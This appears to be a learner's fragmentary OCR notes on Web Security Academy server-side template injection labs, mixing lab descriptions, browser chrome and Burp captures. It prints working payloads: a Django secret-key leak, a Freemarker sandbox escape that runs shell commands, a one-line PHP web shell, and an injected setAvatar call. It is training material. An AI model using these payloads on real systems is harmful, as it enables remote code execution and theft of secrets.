
To solve the lab, steal and submit the framework's secret key.


You can log in to your own account using the following credentials:


```
content-manager:C0nt3ntM4n4g3r
```


https://0af10031032fea588082c6af00400090.web-security-academy.net/product/template?productId
Import bookmarks...
lab-solutions
All labs | Web Security...
Medium
BugBountyHunting.com
Hacker101 CTF
Web Security Academy
Server-side template injection with information disclosure via user-supplied objects
LAB
Not solved
Back to lab home
Submit solution
Back to lab description
Internal Server Error
Traceback (most recent call last): File "<string>", line 11, in <module> File "/usr/local/lib/python2.7/dist-packages/django/template/base.py", line 191, in __init__ self.nodelist = self.compile_nodelist() File "/usr/local/lib/python2.7/dist-packages/django/template/base.py", line 230, in compile_nodelist return parser.parse() File "/usr/local/lib/python2.7/dist-packages/django/template/base.py", line 486, in parse raise self.error(token, e) django.template.exceptions.TemplateSyntaxError: Could not parse the remainder: '<%[%"" from '<%[%""

using= `${{<%[%'"}}%\`


Files
master
Go to file
ASP.md
Java.md
JavaScript.md
PHP.md
Python.md
README.md
Ruby.md
Tabnabbing
Type Juggling
Upload Insecure Files
PayloadsAllTheThings / Server Side Template Injection / Python.md
Top
Preview
Code
Blame
423 lines (314 loc) · 15.3 KB
Raw
Django - Debug Information Leak
{% debug %}
Django - Leaking App's Secret Key
{{ messages.storages.0.signer.key }}
Django - Admin Site URL leak
{% include 'admin/base.html' %}







Lab: Server-side template injection in a sandboxed environment

This lab uses the Freemarker template engine. It is vulnerable to server-side template injection due to its poorly implemented sandbox. To solve the lab, break out of the sandbox to read the file `my_password.txt` from Carlos's home directory. Then submit the contents of the file.

You can log in to your own account using the following credentials:

content-manager:C0nt3ntM4n4g3r





```
<#assign classloader=product.class.protectionDomain.classLoader>
<#assign owc=classloader.loadClass("freemarker.template.ObjectWrappe
r")>
<#assign dwf=owc.getField("DEFAULT_WRAPPER").get(null)>
<#assign ec=classloader.loadClass("freemarker.template.utility.Execute")>
${dwf.newInstance(ec,null)("cat my_password.txt")}
```


Lab: Server-side template injection with a custom exploit


This lab is vulnerable to server-side template injection. To solve the lab, create a custom exploit to delete the file `/.ssh/id_rsa` from Carlos's home directory.


You can log in to your own account using the following credentials: `wiener:peter`


Warning

As with many high-severity vulnerabilities, experimenting with server-side template injection can be dangerous. If you're not careful when invoking methods, it is possible to damage your instance of the lab, which could make it unsolvable. If this happens, you will need to wait 20 minutes until your lab session resets.


https://0a8f00c404ed7c7f80c5671a00750011.web-security-academy.net/my-account?id=wiener
Import bookmarks...
lab-solutions
All labs | Web Security...
Medium
BugBountyHunting.com
Hacker101 CTF
Your email is: wiener@normal-user.net
Email
Update email
Preferred name
Name
Submit
Upload shell.php
Avatar:
Browse...
No file selected.
Upload


D:\temp\shell.php • - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
shell.php
1 <?php system('whoami');?>
2
Code
Shell.php
Line 2, Column 1
Spaces: 2
PHP


https://0a6600d804f3654b80a95d440095006d.web-security-academy.net/my-account/avatar
Import bookmarks...
lab-solutions
All labs | Web Security...
Medium
BugBountyHunting.com
Hacker101 CTF
PHP Fatal error: Uncaught Exception: Uploaded file mime type is not an image: application/octet-stream in /home/carlos/User.php:28
Stack trace:
#0 /home/carlos/avatar_upload.php(19): User->setAvatar('/tmp/shell.php', 'application/oct...')
#1 {main}
thrown in /home/carlos/User.php on line 28
After Uploading


Send
Cancel
Follow redirection
Target: https://0a8f00c404ed7c7f80c567
Request
Pretty
Raw
Hex
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 109
Origin: https://0a6600d804f3654b80a95d440095006d.web-security-academy.net
Referer: https://0a6600d804f3654b80a95d440095006d.web-security-academy.net/my-account?id=wiener
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
blog-post-author-display=user.setAvatar('/tmp/shell.php',+'images/png')&csrf=YOo4vZymBALNAVfMVOUqAEwimKuChTdH
Search
0 highlights
Response
Pretty
Raw
Hex
Render
HTTP/2 302 Found
Location: /login
Set-Cookie: session=fOwxBkWeRdaVMdb9TQpnyto1SFrlz3si; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 0
Search
0 highlights

.....sorry it is complex to me make notes lab expired and ther are multi steps tosolve but it is also easy once you done you will get to know